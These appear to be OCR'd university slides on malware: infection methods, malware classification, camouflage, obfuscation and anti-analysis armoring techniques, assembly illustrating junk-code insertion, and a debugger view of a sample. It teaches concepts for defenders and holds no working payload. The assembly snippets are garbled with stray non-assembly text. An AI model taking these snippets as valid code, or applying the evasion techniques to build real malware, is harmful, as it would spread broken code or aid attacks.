0000-0150: 00 00 00 00-03 00 40 81-00 00 10 00-00 10 00 00 .....@.
0000-0160: 00 00 10 00-00 10 00 00-00 00 00 00-10 00 00 00 .....
0000-0170: 00 00 00 00-00 00 00 00-dc 61 02 00-50 00 00 00 .....a..P...
0000-0180: 00 80 02 00-3c 04 00 00-00 00 00 00-00 00 00 00 ....<...
0000-0190: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```




## Basic methods of infection - overwriting



# The Overwriting Virus

## Basic methods of infection - overwriting




## Basic methods of infection - prepending




# The Prepending Virus

## Basic methods of infection - prepending




# Artificial life, malware and other bugs

## ■ Possible malware classification




## Overview

- Malware is the **main weapon** of cyberattacks.
- Designed to disrupt and gain unauthorized access to a computer system.
- Types of malware: virus, worm, trojan, spyware, adware, ransomware, rootkit, botnet...





## Delivery methods



## Advanced malware

- Distributed, fault-tolerant architecture (resistance against deleting, malfunctioning, etc. – PCs, infect paths)
- Multifunctionality (based on CnC servers, variable functionality)
- Camouflage techniques
  - Encryption (Encrypt the virus code)
  - Oligomorphism (advanced form of the encryption, use multiple decryption routines)
  - Polymorphism (using code encryption, a high number of a high number of mutant decryptors; changing its code constantly)
  - Metamorphism (mutate the body of virus, every copy has different structure, but virus's behavior does not change)

# Advanced malware

## ■ Obfuscation Techniques

- Junk/Dead Code Insertion
- Variable/Register substitution
- Instruction replacement
- Instruction permutation
- Code transposition

## ■ Armoring techniques:

- Anti-debugging (ensure that a malware is not running under a debugger)
- Anti-heuristics (using file parkers, using various Entry Point Obfuscation)
- Anti-goat (identifying goat files)
- Anti-Virtual Machine (detect if run under a virtual environment)

```
arrayMax:
    enter 0,0

    string a =
    var d = "cz"
    a += "tt";
    string c =
    var b = "ps"
    string e =
    string f =

    .back:
        cmp eax, [ edx + ecx * 4 - 4 ]
        jg .skip
        mov eax, [ edx + ecx * 4 - 4 ]

    .skip:
        string path
        loop .back
        ;
```

```
arrayMax:
    enter 0,0


    jmp .start
    .continue:
        mov ecx, [ ebp + 12 ]

    .back:
        cmp eax, [ edx + ecx * 4 - 4 ]
        jg .skip
        mov eax, [ edx + ecx * 4 - 4 ]

    .skip:
        loop .back
        jmp .end
        . + "xml"
```

# Prelude – reverse engineering

The level of abstraction



# Prelude – reverse engineering

OllyDbg - Virus03.exe

File View Debug Trace Options Windows Help

CPU - main thread, module Virus03

Address	Hex dump	ASCII
002B188F	CC	INT3
002B1890	55	PUSH EBP
002B1891	8BEC	MOV EBP, ESP
002B1893	81EC C0000000	SUB ESP, C0
002B1899	53	PUSH EBX
002B189A	56	PUSH ESI
002B189B	57	PUSH EDI
